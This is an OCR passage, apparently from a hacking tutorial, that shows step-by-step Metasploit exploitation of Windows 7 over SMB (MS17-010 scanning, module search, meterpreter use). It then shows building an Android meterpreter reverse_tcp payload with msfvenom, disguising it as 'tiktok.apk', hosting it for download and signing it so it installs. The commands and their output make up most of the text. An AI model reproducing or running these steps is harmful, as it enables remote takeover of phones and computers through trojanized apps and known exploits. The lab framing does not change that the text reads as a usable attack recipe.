
Victim Machine IP's details show in our machine, meterpreter use for perform all task after exploit targeted machine.



We can also perform Sceenshot and show in our machine **: meterpreter > screenshot**

It's also ahow location of tacked screenshot.





kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
windows 7 [Running] - Oracle VM VirtualBox
WINDOWS 7 IS
HACK

SECOND WHY TO HACK WINDOWS 7 WITH METASPLOIT FRAMEWORK

First check targeted machine is connect in our network using **ping** command.


msf6 > ping <targeted_machine_IP>



Finding Vulnerability in targeted machine using **Nmap**.

msf6 > nmap -sV <targeted_machine_IP> // nmap -sV 192.168.1.15

[-sV: Scan ports with Version]




There many ports are is open. But in this practical we use port number **445/tcp Microsoft-ds**, in windows 7 Microsoft-ds is vulnerable so we easily exploit windows 7.

Nmap give output in close and open ports, now we have to find which services is open and that service version is vulnerable or not. Nmap by default top 1000 ports scan, most common 1000 port select and scan.


Note: In case without root permission nmap can't show any output, so change local user to root [admin] then after perform task

If we don’t know about this service and which type of task we done with this service, so just copy service name and search in google.




Now, we got information about this service like it’s use SMB for filesharing.

Search SMB in Metasploit framework, find any exploit/auxiliary



Use auxiliary to check its machine is vulnerable or not.

msf6 > use auxiliary/scanner/smb/smb_ms17_010



After adding auxiliary, we check which type of options they want to check. Using **show options** command to show all information.

msf6 > show options or msf6 > options

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
   RHOSTS                                                                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                     no        The password for the specified username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Set RHOST [Remote Host/Targeted Host] and Run Command using **Exploit/run**

msf6 > set RHOST <targeted_machine_ip> // set RHOST 192.168.1.15

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.15
RHOSTS => 192.168.1.15
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Search SMB exploit


msf6 > search smb exploit

```
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/smb/smb_ms17_010) > search smb exploit

Matching Modules

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1   exploit/osx/browser/safari_file_policy                2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   2   auxiliary/server/capture/smb                                           normal     No     Authentication Capture: SMB
   3   exploit/linux/misc/cisco_rv340_sslvpn                 2022-02-02       good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
   4   auxiliary/scanner/http/citrix_dir_traversal           2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   5   exploit/windows/scada/ge_proficy_cimplicity_gefebt    2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   6   exploit/windows/smb/generic_smb_dll_injection         2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   7   exploit/windows/http/generic_http_dll_injection       2015-03-04       manual     No     Generic Web Application DLL Injection
   8   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9   exploit/windows/misc/hp_dataprotector_install_service 2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   10  exploit/windows/misc/hp_dataprotector_cmd_exec        2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Execution
   11  exploit/windows/smb/ipass_pipe_exec                   2015-01-21       excellent  Yes    IPass Control Pipe Remote Command Execution
   12  exploit/windows/smb/ms03_049_netapi                   2003-11-11       good       No     MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
   13  exploit/windows/smb/ms04_007_killbill                 2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
   14  exploit/windows/smb/ms04_011_lsass                    2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   15  exploit/windows/smb/ms04_031_netdde                   2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Overflow
   16  exploit/windows/smb/ms05_039_pnp                      2005-08-09       good       Yes    MS05-039 Microsoft Plug and Play Service Overflow
   17  exploit/windows/smb/ms06_025_rras                     2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overflow
   18  exploit/windows/smb/ms06_025_rasmans_reg              2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
   19  exploit/windows/smb/ms06_040_netapi                   2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   20  exploit/windows/smb/ms06_066_nwapi                    2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.dll Module Exploit
   21  exploit/windows/smb/ms06_066_nwwks                    2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll Module Exploit
   22  exploit/windows/smb/ms06_070_wkssvc                   2006-11-14       manual     No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
   23  exploit/windows/smb/ms07_029_msdns_zonename           2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   24  exploit/windows/smb/ms08_067_netapi                   2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   25  exploit/windows/smb/smb_relay                         2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   26  exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07      good       No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   27  exploit/windows/browser/ms10_022_ie_vbscript_winhlp32 2010-02-26       great      No     MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
   28  exploit/windows/smb/ms10_061_spoolss                  2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
   29  exploit/windows/fileformat/ms13_071_theme             2013-09-10       excellent  No     MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
   30  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   31  exploit/windows/smb/ms17_010_eternalblue              2017-03-14       average    Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   32  exploit/windows/smb/ms17_010_psexec                   2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   33  auxiliary/admin/smb/ms17_010_command                  2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   34  auxiliary/dos/windows/smb/ms05_047_pnp                                 normal     No     Microsoft Plug and Play Service Registry Overflow
   35  auxiliary/dos/windows/smb/ms06_063_trans                               normal     No     Microsoft SRV.SYS Pipe Transaction No Null
   36  auxiliary/dos/windows/smb/ms09_001_write                               normal     No     Microsoft SRV.SYS WriteAndX Invalid DataOffset
```

ANDROID SYSTEM HACK USING METASPLOIT FREAMWORK [MSFVENOM]


MSF venom use for create any **payload**, we use **android/meterpreter/reverse_tcp** and set LHOST and LPORT [local/our details] for reverse connection.

sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=<local/our IP> LPORT=<local/our port number> R > <filename.apk>




Now we copy file in local-server and start **Apache** server.

service apache2 start




It’s work on own IP address like our IP is 192.168.1.12 so it’s work on 192.168.1.12:8000

First, we check status of our server and on our android machine. Now open browser and type <our IP>:8000. Download tiktok.apk [payload] file.



Android system can't support / can't download without **digital signature and certificate.**



Now we create proper Payload and then after send to target machine with certificate and signature. First, generate key using **Keytool** with **RSA** algorithm.

sudo keytool -genkey -V -keystore <key-store Name> -alias <Name> -keyalg RSA -keysize 2048 -validity 10000

```
┌──(kali㉿kali)-[~/AHack]
└─$ sudo keytool -genkey -V -keystore key.keystore -alias TOM -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  tom
What is the name of your organizational unit?
  [Unknown]:  tom
What is the name of your organization?
  [Unknown]:  tom
What is the name of your City or Locality?
  [Unknown]:  tom
What is the name of your State or Province?
  [Unknown]:  tom
What is the two-letter country code for this unit?
  [Unknown]:  tom
Is CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom
[Storing key.keystore]
```

Create Signer's Certificate using Jarsigner.

sudo jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore <key-store file> <Payload name> <name>

```
┌──(kali㉿kali)-[~/AHack]
└─$ sudo jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore tiktok.apk TOM
Enter Passphrase for keystore:
   adding: META-INF/TOM.SF
   adding: META-INF/TOM.RSA
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex
>>> Signer
    X.509, CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabl
ed in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be di
sabled in a future update.

┌──(kali㉿kali)-[~/AHack]
```

Set Verify Certificate: **sudo jarsigner -verify -verbose -certs <payload name>**

```
kali@kali: ~/AHack
File  Actions  Edit  View  Help
sabled in a future update.

┌──(kali㉿kali)-[~/AHack]
└─$ sudo jarsigner -verify -verbose -certs tiktok.apk

s        258 Fri Nov 04 06:17:36 EDT 2022 META-INF/MANIFEST.MF

      >>> Signer
      X.509, CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom
      [certificate is valid from 11/4/22 6:21 AM to 3/22/50 6:21 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderExcep
tion: unable to find valid certification path to requested target]

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 8/17/21 10:11 PM to 10/11/35 7:19 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderExcep
tion: unable to find valid certification path to requested target]

        396 Fri Nov 04 06:24:22 EDT 2022 META-INF/TOM.SF
       1292 Fri Nov 04 06:24:22 EDT 2022 META-INF/TOM.RSA
        272 Fri Nov 04 06:17:36 EDT 2022 META-INF/SIGNFILE.SF
       1842 Fri Nov 04 06:17:36 EDT 2022 META-INF/SIGNFILE.RSA
          0 Fri Nov 04 06:17:36 EDT 2022 META-INF/
sm     7112 Fri Nov 04 06:17:36 EDT 2022 AndroidManifest.xml
```


Verify Certificate using zipalign.

sudo zipalign -v 4 <payload.apk> <payload new name.apk>

